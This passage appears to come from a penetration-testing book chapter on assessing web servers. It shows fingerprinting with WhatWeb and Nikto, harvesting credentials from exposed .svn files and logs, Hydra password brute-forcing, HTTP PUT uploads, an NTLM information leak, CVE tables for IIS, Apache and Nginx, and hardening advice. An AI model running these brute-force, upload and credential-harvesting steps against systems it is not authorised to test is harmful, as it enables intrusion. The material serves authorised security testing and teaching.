## Server and Application Framework Fingerprinting

Example 14-12 demonstrates WhatWeb[7] run from Kali Linux against *http://www.microsoft.com*, identifying Microsoft IIS 8.5, ASP.NET, and supported HTTP methods for the */en-gb/default.aspx* page (`GET`, `POST`, `PUT`, `DELETE`, and `OPTIONS`) upon following an HTTP 302 redirect.

Within large environments, use multiple URLs to assess different components and mechanisms. Within Example 14-12, we find that the web root (*/*) returns ASP.NET 2.0.50727 and the */en-gb/default.aspx* request returns ASP.NET 4.0.30319.

*Example 14-12. Fingerprinting a web server using WhatWeb*

```
root@kali:~# whatweb -a=4 http://www.microsoft.com
http://www.microsoft.com [302] ASP_NET[2.0.50727], Cookies[mslocale],
HTTPServer[Microsoft-IIS/8.5], IP[104.69.114.127], Microsoft-IIS[8.5],
```

[6] https://github.com/sandrogauci/wafw00f

[7] http://www.morningstarsecurity.com/research/whatweb

```
RedirectLocation[/en-gb/default.aspx], Title[Object moved], UncommonHeaders[vtag,x-
ccc,x-cid,x-dg-taggedas], X-Powered-By[ASP.NET, ARR/2.5, ASP.NET]
http://www.microsoft.com/en-gb/default.aspx [200] ASP_NET[4.0.30319], Access-
Control-Allow-Methods[GET, POST, PUT, DELETE, OPTIONS], Cookies[MS-CV],
HTTPServer[Microsoft-IIS/8.5], IP[104.69.114.127], JQuery, Microsoft-IIS[8.5],
Script[javascript,text/javascript], Title[Microsoft %E2%80%93 Official Home Page],
UncommonHeaders[correlationvector,access-control-allow-headers,access-control-
allow-methods,access-control-allow-credentials,cteonnt-length,x-ccc,x-cid,x-dg-
taggedas], X-Powered-By[ASP.NET, ARR/2.5, ASP.NET], X-UA-Compatible[IE=edge]
```

## Identifying Exposed Content

From Kali, Nikto[8] can be run to identify exposed files, as shown in Example 14-13.

*Example 14-13. Running Nikto from Kali Linux*

```
root@kali:~# nikto –h www.apache.org
```

Mentioned earlier in this chapter, Wikto is a Windows-based web server assessment tool incorporating Nikto functionality. In addition to Nikto tests, Wikto also performs the following:

- Basic web server crawling and spidering
- Google data mining of directories and links
- Brute-force grinding to identify accessible directories and files
- *Google Hacks* querying to identify poorly protected content

I discussed how to uncover data within particular domains using Google in Chapter 4. Figures 14-4 and 14-5 show Wikto performing HTTP scanning of a web server, identifying a number of accessible directories (including */cgi-bin/*, */stats/*, and Microsoft FrontPage directories), and files of interest. Other tools that can be used to uncover content are the OWASP DirBuster[9] and ZAP[10] utilities.

< NSA2e Figure 6-6 >

*Figure 14-4. Wikto scanning for default folders and files*

< NSA2e Figure 6-7 >

*Figure 14-5. Using Wikto to identify exposed files*

# Qualifying Web Server Vulnerabilities

Upon fingerprinting the operating system, web server, its subsystems, and identifying useful content and functionality, you should investigate and qualify the potential issues.

[8] https://cirt.net/Nikto2

[9] https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

[10] https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Common issues associated with exposed data are described in the following sections, along with brute-force password grinding, and an overview of known flaws across Microsoft IIS, Apache HTTP Server, and Nginx.

## Reviewing Exposed Content

Results from active scanning often include content containing useful data that can be leveraged (e.g. *robots.txt*, *phpinfo.php*, and */server-status/*). Reviewing the content of files exposed during testing may reveal details of:

- Usernames, session tokens, and credentials used within web applications
- Running software packages, including settings, and version information
- The names of server-side files and directory structures

For example, *.DS_Store* and */.svn/entries* structures often reveal further details of file names and structures, as demonstrated in Figure 14-6 and Example 14-14. Log files may also reveal application data (e.g. session tokens and base64-encoded credentials), as shown in Example 14-15.

Screenshot of http://carbcap.geos.ed.ac.uk/website/icons/.DS_Store

*Figure 14-6. Apple OS X .DS_Store files reveal directory contents*

*Example 14-14. Username and directory details revealed via /.svn/entries*

```
root@kali:~# wget http://cms.example.org/.svn/entries
--2015-04-22 09:12:45--  http://cms.example.org/.svn/entries
Resolving cms.example.org... 192.168.0.20
Connecting to cms.example.org|192.168.0.20|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2027 (2.0K) [text/plain]
Saving to: `entries'

100%[======================================>] 2,027       --.-K/s   in 0.001s

2015-04-22 09:12:49 (3.68 MB/s) - `entries' saved [2027/2027]

root@kali:~# strings entries | head -24
https://svn.example.org/test/trunk/devsite
https://svn.example.org/devsite
2012-05-31T17:37:17.691030Z
mwalker
has-props
00cfcd8e-3c59-496e-9b95-ae89d8021240
web.config
file
2012-05-30T20:02:43.459126Z
adac0226856abf247bf49db5c2daa1c2
2012-05-22T13:57:26.581218Z
mwalker
googlesitemaps
googleanalytics
themes
project
robots.txt
file
```

```
2012-05-30T20:02:43.459126Z
7407024421899c4fe166cb302c175412
2012-05-22T13:57:26.581218Z
mwalker
phpunit.xml.dist
file
```

You can use Metasploit[11] and *pillage-svn*[12] to download the available source code upon identifying accessible */.svn/entries* (Subversion 1.6 and prior) or */.svn/wc.db* files (Subversion 1.7 and later).

*Example 14-15. Application logs may include tokens and credentials*

```
root@kali:~# wget https://jira.codehaus.org/secure/attachment/24206/client.log
--2015-04-22 09:39:08--
https://jira.codehaus.org/secure/attachment/24206/client.log
Resolving jira.codehaus.org... 199.193.192.100
Connecting to jira.codehaus.org|199.193.192.100|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14960 (15K) [text/plain]
Saving to: `client.log'

100%[======================================>] 14,960      --.-K/s   in 0.05s

2015-04-22 09:39:14 (295 KB/s) - `client.log' saved [14960/14960]

root@kali:~# head -15 client.log
Resolving host name "localhost" ...
Connecting ( localhost:8092 => ip: 127.0.0.1, port: 8092 )
Connected (127.0.0.1:8092)
<<< PROPFIND /repository/repo1/ HTTP/1.1
<<< Host: localhost:8092
<<< User-Agent: BitKinex/2.8
<<< Accept: */*
<<< Pragma: no-cache
<<< Cache-Control: no-cache
<<< Cookie: JSESSIONID=a3ta7gugsoug0
<<< Depth: 1
<<< Content-Length: 201
<<< Content-Type: text/xml
<<< Authorization: Basic YWRtaW46MTIzcXdl
>>> HTTP/1.1 207 Multi Status
root@kali:~# openssl enc -base64 -d <<< YWRtaW46MTIzcXdl
admin:123qwe
```

## Brute-force Password Grinding

Nikto will return details of common structures that require authorization to access, as shown previously in Example 14-13. Deep assessment of a web application with a utility such as Skipfish[13] may reveal further paths that require authorization.

[11] http://www.rapid7.com/db/modules/auxiliary/scanner/http/svn_wcdb_scanner

[12] https://github.com/lanjelot/pillage-svn

[13] https://code.google.com/p/skipfish/

If a Microsoft IIS server exposes FrontPage authoring and administrative utilities (such as */_vti_bin/_vti_aut/author.dll*), a user will be presented with an authentication prompt, as shown in Example 14-16.

*Example 14-16. Authentication is required for author.dll*

```
root@kali:~# telnet www.example.org 80
Trying 192.168.0.15...
Connected to www.example.org.
Escape character is '^]'.
HEAD /_vti_bin/_vti_aut/author.dll HTTP/1.1
Host: www.example.org

HTTP/1.1 401 Access denied
Server: Microsoft-IIS/5.0
Date: Tue, 15 Jul 2014 20:10:18 GMT
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
WWW-Authenticate: Basic realm="www.example.org"
Content-Length: 0
```

The server response indicates that we can authenticate using `Negotiate`, `NTLM`, and `Basic` mechanisms. Example 14-17 demonstrates how Hydra may then be launched to grind credentials using the *namelist.txt*[14] username and *burnett_top_500.txt*[15] password dictionaries within Kali Linux.

*Example 14-17. Brute-forcing the Basic authentication for author.dll*

```
root@kali:~# hydra -L namelist.txt -P burnett_top_500.txt www.example.org http-head
/_vti_bin/_vti_aut/author.dll
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only.
Hydra (http://www.thc.org) starting at 2014-07-04 18:15:17
[DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task
[DATA] attacking service http-head on port 80
[STATUS] 792.00 tries/min, 792 tries in 00:01h, 846 todo in 00:02h
[80][www] host: 192.168.0.15  login: administrator   password: cricket
```

## Investigating Supported HTTP Methods

Nowadays, it is uncommon for regular HTTP 1.1 methods to be vulnerable to attack (e.g. to proxy connections to arbitrary hosts, or access sensitive content). Useful HTTP methods that you may come across during testing include:

- `TRACE`
- `PUT` and `DELETE`
- WebDAV methods

In the subsequent sections, I discuss how to evaluate these methods during testing.

[14] */usr/share/metasploit-framework/data/wordlists/namelist.txt*

[15] */usr/share/metasploit-framework/data/wordlists/burnett_top_500.txt*

### TRACE

If the TRACE method is supported and the web server is running an application that is vulnerable to *cross-site scripting* (XSS), a *cross-site tracing* (XST) attack can be launched to compromise the user cookie and session information. This vector is particularly useful as it can reveal cookies protected by the *HttpOnly* flag[16]. If the web server is running a static site with no server-side application or processing of user data, the impact of TRACE support is significantly reduced.

Available papers detailing XST are as follows:

http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf

http://www.securiteam.com/securityreviews/5YP0L1FHFC.html

### PUT and DELETE

HTTP PUT and DELETE methods can be used to upload and remove server-side content (either in conjunction with valid credentials and privileges, or without credentials if world-writable directories exist). Examples 14-18 and 14-19 show manual assessment of the */* and */scripts* directories on *www.example.org* via HTTP PUT. The first request fails, and the second is successful.

*Example 14-18. An HTTP PUT request failure*

```
root@kali:~#  telnet www.example.org 80
Trying 192.168.0.15...
Connected to www.example.org.
Escape character is '^]'.
PUT /test.txt HTTP/1.1
Host: www.example.org
Content-Length: 16

HTTP/1.1 403 Access Forbidden
Server: Microsoft-IIS/5.0
Date: Mon, 28 Jul 2014 12:04:53 GMT
Connection: close
Content-Length: 495
Content-Type: text/html
```

*Example 14-19. An HTTP PUT request success*

```
root@kali:~#  telnet www.example.org 80
Trying 192.168.0.15...
Connected to www.example.org.
Escape character is '^]'.
PUT /scripts/test.txt HTTP/1.1
Host: www.example.org
Content-Length: 16

HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Mon, 28 Jul 2014 12:18:32 GMT
ABCDEFGHIJKLMNOP
```

[16] https://www.owasp.org/index.php/HttpOnly

```
HTTP/1.1 201 Created
Server: Microsoft-IIS/5.0
Date: Mon, 28 Jul 2014 12:18:35 GMT
Location: http://www.example.org/scripts/test.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE,
PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK
```

Metasploit[17][18] and the *davtest*[19] utility within Kali Linux can be used to automate testing, and upload files with valid credentials. The `DELETE` method works in a similar manner—successful execution removes the requested content.

**WebDAV Methods**

Details of individual WebDAV HTTP methods supported by Subversion, Apache HTTP Server, and Microsoft products were covered in Chapter 13. If the `PROPFIND` method is supported, use the following Metasploit modules to reveal system information:

*auxiliary/scanner/http/webdav_website_content*

*auxiliary/scanner/http/webdav_internal_ip*

Armed with valid credentials, *cadaver*[20] within Kali Linux can be used to upload, download, search, and manipulate server-side content. Without sufficient privileges, you rely on world-writable directories to upload data via WebDAV.

Use *davtest* to identify world-writable directories, as shown in Example 14-20.

*Example 14-20. Running davtest within Kali Linux*

```
root@kali:~# davtest
```

## Known Microsoft IIS Vulnerabilities

Table 14-6 lists remotely exploitable issues within Microsoft IIS. Included in this list are also flaws within the underlying Windows operating system and components (e.g. *http.sys* and Active Directory Federation Services) that can be triggered remotely via IIS. Exploitation of some defects also requires particular ISAPI extensions and subsystems to be enabled.

*Table 14-6. Remotely exploitable Microsoft IIS web server flaws*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2015-1635 | 14/04/2015 | Remote code execution via *http.sys* within Windows 2012 R2 and prior, running IIS 8.5 and other versions[21] |

[17] http://www.rapid7.com/db/modules/auxiliary/scanner/http/http_put

[18] http://www.rapid7.com/db/modules/exploit/windows/iis/iis_webdav_upload_asp

[19] http://security.sunera.com/2010/04/davtest-quickly-test-exploit-webdav.html

[20] http://www.webdav.org/cadaver/

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2014-4078 | 11/11/2014 | IIS 8.0 and 8.5 IP and domain access restriction bypass |
| CVE-2010-2730 | 15/09/2010 | IIS 7.5 FastCGI remote code execution bug |
| CVE-2010-1256 | 08/06/2010 | Authenticated users can execute arbitrary code upon triggering memory corruption within token checking code |
| CVE-2009-4444 | 29/12/2009 | IIS 6.0 ASA, ASP, CER file access restriction bypass |
| CVE-2009-2509 | 09/12/2009 | ADFS within Windows 2003 SP2 and 2008 SP2 does not validate headers in HTTP requests, resulting in remote code execution via IIS |
| CVE-2009-1535 | 10/06/2009 | IIS 5.1 and 6.0 WebDAV authentication bypass flaw |
| CVE-2009-1122 | 10/06/2009 | IIS 5.0 WebDAV authentication bypass vulnerability |
| CVE-2008-1446 | 14/10/2008 | Authenticated attackers can achieve remote code execution via the *Internet Printing Protocol* (IPP) ISAPI extension within IIS 7.0 and prior |
| CVE-2008-0075 | 12/02/2008 | IIS 5.1 and 6.0 are susceptible to an unspecified vulnerability resulting in code execution upon sending crafted inputs to ASP pages |
| CVE-2007-2897 | 30/05/2007 | IIS 6.0 denial of service information leak and potential overflow issues via requests using DOS device names |
| CVE-2007-2815 | 22/05/2007 | IIS 5.0 HTW ISAPI filter authentication bypass |

Vulnerabilities within Microsoft the ASP.NET framework (such as CVE-2010-3332) are described in Chapter 15, as they commonly require a web application to be running atop of the vulnerable platform.

### Windows Authentication Information Leak

By default, IIS 6.0 and prior support Windows NTLM[22] and Negotiate[23] authentication mechanisms (which are disabled by default within IIS 7.0 and later). By issuing a crafted request, you can obtain details of the authentication provider, the local hostname, and domain. Example 14-21 demonstrates the base64-encoded response from an IIS 5.0 web server.

*Example 14-21. Triggering a Windows authentication information leak*

```
$ telnet 192.168.0.10 80
Trying 192.168.0.10...
Connected to 192.168.0.10.
Escape character is '^]'.
GET / HTTP/1.1
Host: iis-server
```

[21] http://www.rapid7.com/db/modules/auxiliary/dos/http/ms15_034_ulonglongadd

[22] http://www.innovation.ch/personal/ronald/ntlm.html

[23] RFC 4559

```
Authorization: Negotiate TlRMTVNTUAABAAAAB4IAoAAAAAAAAAAAAAAAAAAAAA

HTTP/1.1 401 Access Denied
Server: Microsoft-IIS/5.0
Date: Mon, 09 Jul 2007 19:03:51 GMT
WWW-Authenticate: Negotiate
TlRMTVNTUAACAAAADgAOADAAAAAFgoGg9IrB7KA92AQAAAAAAAAAAGAAYAA+AAAAVwBJAEQARwBFAFQAUwA
CAA4AVwBJAEQARwBFAFQAUwABAAgATQBBAFIAUwAEABYAdwBpAGQAZwBlAHQAcwAuAGMAbwBtAAMAIABtAG
EAcgBzAC4AdwBpAGQAZwBlAHQAcwAuAGMAbwBtAAAAAAA=
Content-Length: 4033
Content-Type: text/html
```

Upon decoding the base64 data, the following strings are found:

```
NTLMSSP0
WIDGETS
MARS
widgets.com
mars.widgets.com
```

## Known Apache HTTP Server Flaws

Apache is a common extensible web server, supporting a number of features via modules. Remotely exploitable flaws within the Apache HTTP Server core software are listed in Table 14-7. Many Apache modules also have exploitable defects, as disclosed over recent years, and listed in Table 14-8.

*Table 14-7. Flaws in the Apache HTTP Server core software*

| CVE reference | Affects | Notes |
|---|---|---|
| CVE-2012-0053 | Apache 2.2.0 to 2.2.21 | Information leak via *Bad Request* (code 400) documents, allowing remote attackers to obtain cookie values |

*Table 14-8. Remotely exploitable bugs in Apache modules*

| CVE reference | Affects | Notes |
|---|---|---|
| CVE-2014-6278 | *mod_cgi* and *mod_cgid* | Vectors for the GNU bash shellshock vulnerability, resulting in code execution if a valid CGI script is exposed[24] |
| CVE-2014-0226 | *mod_status* in Apache HTTP Server before 2.4.10 | Heap overflow resulting in possible information leak and code execution |
| CVE-2013-5697 | *mod_accounting* 0.5 | SQL injection via the *Host* HTTP header |

[24] http://www.rapid7.com/db/modules/auxiliary/scanner/http/apache_mod_cgi_bash_env

| CVE reference | Affects | Notes |
|---|---|---|
| CVE-2013-4365 | *mod_fcgid* 2.3.8 | Remote heap overflow with unspecified impact and vectors |
| CVE-2013-2249 | *mod_session_dbd* in Apache HTTP Server before 2.4.5 | Unspecified remote attack vectors and impact |
| CVE-2013-1862 | *mod_rewrite* in Apache HTTP Server 2.2 before 2.2.25 | The module doesn't sanitize non-printable characters when logging, allowing attackers to inject malicious content into log files (executed upon parsing) |
| CVE-2012-4528 | *mod_security2* 2.6.9 | Filtering bypass, allowing attackers to `POST` malicious data to PHP applications |
| CVE-2012-4001 | *mod_pagespeed* 0.10.22.5 | Open proxy issue allowing attackers to connect to arbitrary hosts |
| CVE-2011-4317<br>CVE-2011-3368 | *mod_proxy* in Apache HTTP Server 2.2 before 2.2.21, and other releases | Open proxy issue allowing attackers to connect to arbitrary hosts |
| CVE-2011-2688 | *mod_authnz_external* 3.2.5 | SQL injection via the *user* field |
| CVE-2010-3872 | *mod_fcgid* 2.3.5 | Bytewise pointer arithmetic problem resulting in unspecified impact related to untrusted FastCGI applications |
| CVE-2010-1151 | *mod_auth_shadow* | Authentication bypass, information leak, and data modification problems |
| CVE-2010-0425 | *mod_isapi* in Apache HTTP Server before 2.3.6 running on Windows | Remote code execution via a crafted request, reset packet, and use of *orphaned callback pointers* |
| CVE-2010-0010 | *mod_proxy* in Apache HTTP Server before 1.3.42 running on 64-bit platforms | Heap overflow resulting in potential remote code execution |
| CVE-2009-3095 | *mod_proxy_ftp* | Access restriction bypass resulting in arbitrary commands being sent to an FTP server via the HTTP *Authorization* header |

| CVE reference | Affects | Notes |
|---|---|---|
| CVE-2008-2384 | *mod_auth_mysql* | SQL injection affecting configurations where multibyte character sets are used |
| CVE-2007-6258 | *mod_jk* 2.0.3 | Multiple stack overflows, triggered via a long HTTP *Host* header |
| CVE-2007-1359 | *mod_security* 2.1.0 | Interpretation conflict allows attackers to bypass request rules using *ASCIIZ* byte requests |
| CVE-2007-0774 | *mod_jk* 1.2.19 and 1.2.20 | *map_uri_to_worker()* function stack overflow resulting in arbitrary code execution |

## Known Nginx Defects

Nginx is a lightweight web server that is often used to proxy inbound connections to backend application servers. Certain versions of Nginx are vulnerable to remote attack, as described in Table 14-9.

*Table 14-9. Remotely exploitable Nginx vulnerabilities*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2014-0088 | 29/04/2014 | The SPDY implementation in Nginx before 1.5.12 allows remote attackers to execute arbitrary code via a heap overflow |
| CVE-2013-4547 | 23/11/2013 | Nginx before 1.5.7 allows attackers to bypass intended access restrictions via un-escaped space characters |
| CVE-2013-2028 | 19/07/2013 | Nginx 1.3.9 and 1.4.0 are vulnerable to a remote stack overflow via chunked *Transfer-Encoding* requests[25] |
| CVE-2012-4963 | 26/07/2012 | Nginx 1.2.0 and 1.3.0, running on Windows, allows remote attackers to bypass intended access restrictions |
| CVE-2012-1180 | 17/04/2012 | Use-after-free in Nginx before 1.1.17 leaks process memory via a crafted backend response, in conjunction with a client request |
| CVE-2010-2263 | 15/06/2010 | Nginx before 0.8.40, running on Windows, reveals the content of files by appending *::$DATA* to the URI |
| CVE-2009-2629 | 15/09/2009 | Buffer overflow in Nginx before 0.8.15 allows remote attackers to execute arbitrary code |

[25] http://www.rapid7.com/db/modules/exploit/linux/http/nginx_chunked_size

# Web Server Hardening

Consider the following countermeasures to harden your web servers:

- Ensure that all exposed server software, libraries, and components (Microsoft IIS, Apache HTTP Server, OpenSSL, PHP, and so on) are patched up-to-date and maintained. Patching mitigates many severe flaws.
- Reduce attack surface by removing all unnecessary modules and disabling redundant subsystems (e.g. *mod_cgi*, *mod_perl*, and PHP within Apache HTTP Server, and components such as WebDAV and ISAPI extensions within Microsoft IIS). Also consider disabling support for authentication, to negate the risk of brute-force.
- Disable support for unnecessary HTTP methods within your environment (such as `PUT`, `DELETE`, `TRACE`, and WebDAV methods).
- Many exploit scripts use connect-back shellcode to spawn a command shell and connect back to the attacker's IP address on a specific port. Consider egress filtering to prevent unnecessary outbound connections (so that web servers can send traffic outbound only from TCP port 80, for example).
- Prevent indexing of accessible directories if no index files are present (e.g., *default.asp*, *index.htm*, and *index.html*) to prevent web crawlers and opportunistic attackers from identifying potentially sensitive information.
- Don't expose debugging information to public web users if a crash or application exception occurs within your environment. Return a generic 404 or 500 error page containing no sensitive material.
- Within Apache, reduce the available information exposed by enabling *mod_headers* and using the following directive within *httpd.conf*: `set Server "Apache"`. Also use the `ServerSignature off` directive in *httpd.conf* to prevent details being leaked via 404 pages and other vectors.